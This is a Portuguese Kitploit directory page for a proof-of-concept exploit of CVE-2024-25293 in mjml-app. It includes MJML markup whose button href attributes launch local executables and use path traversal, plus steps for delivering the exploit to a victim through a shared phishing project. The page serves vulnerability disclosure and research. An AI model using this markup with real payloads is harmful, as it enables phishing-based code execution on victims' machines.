

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-25293 — exploit RCE do mjml-app v3.0.4 e 3.1.0-beta | Kitploit

Ferramentas/GitHubGitHub/eqstlab/cve-2024-25293
Ferramentas de PhishingGeração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebConfiguração Incorreta
GitHubeqstlab/cve-2024-25293

CVE-2024-25293

exploit RCE do mjml-app v3.0.4 e 3.1.0-beta

Ver Repositório
30há 2 anosAinda não revisado
Compartilhar

Prova de Conceito de Execução de Código Local no MJML

Uma Prova de Conceito para a vulnerabilidade CVE-2024-25293.

Foi descoberto que o mjml-app v3.0.4 e 3.1.0-beta contém uma execução remota de código (RCE) Neste repositório há um exemplo de aplicação vulnerável e um exploit de prova de conceito (PoC) para ela.

Como PoC, há um arquivo Python que automatiza o processo.

1. Visão Geral da Vulnerabilidade:

  • Assunto da Vulnerabilidade: Execução de Código Local
  • Versão Vulnerável: mjml-app 3.0.4-win e mjml-app 3.1.0-beta
  • Tipo de Ataque: Execução Remota de Código
  • Componente do Ataque: Na tag 'mj-button' dentro do arquivo de código-fonte afetado, o atributo 'href' permite a execução de código local.
  • Número CVE Reservado: CVE-2024-25293

2. Causa da Vulnerabilidade:

  • O mjml-app 3.0.4-win e o mjml-app 3.1.0 beta sofrem de uma Configuração de Segurança Incorreta na tag 'mj-button', que pode resultar em execução arbitrária de código.
  • Explicação do Exploit
    • Executar arquivos locais através de tags de evento em aplicações mjml representa uma ameaça à segurança. Além disso, o código pode ser executado combinando Path Traversal dentro da aplicação, sendo necessária uma correção. image

Prova de Conceito (PoC)

Passo 1) O atacante cria um 'mj-button' com uma tag 'href' e

  • caso 1) Execução de Código com Path Traversal (notepad.exe)
  • caso 2) Execução de Código (calc.exe)
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>
        <mj-button background-color="#f45e43" color="white" href="C:\Users\EQST\Desktop\jruru\..\jruru_hacked.txt"> jruru </mj-button>
        <mj-button background-color="#f45e43" color="white" href="C:Windows/System32/calc.exe"> Code Execution </mj-button>
      </mj-column>
    </mj-section>
  </mj-body>
</mjml>

mjml1

Passo 2) O atacante cria o projeto de phishing principal com o seguinte código.

<!-- header.mjml -->
<mj-section>
  <mj-column>
    <mj-text>This is a demo jruru</mj-text>
  </mj-column>
</mj-section>
<!-- main.mjml -->
<mj-include path="./index.mjml" />

mjml2

Passo 3) A vítima abre o projeto compartilhado e clica no botão, acionando a execução do payload (ex.: calc, notepad) mjml3


3. Informações Adicionais

Executar arquivos .exe através de tags href dentro de uma aplicação é arriscado, e executar arquivos em combinação com Path Traversal é uma preocupação de segurança. Isso permite que projetos de phishing sejam criados e implantados para executar arquivos locais. Portanto, é essencial modificar esse recurso para evitar tal execução.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




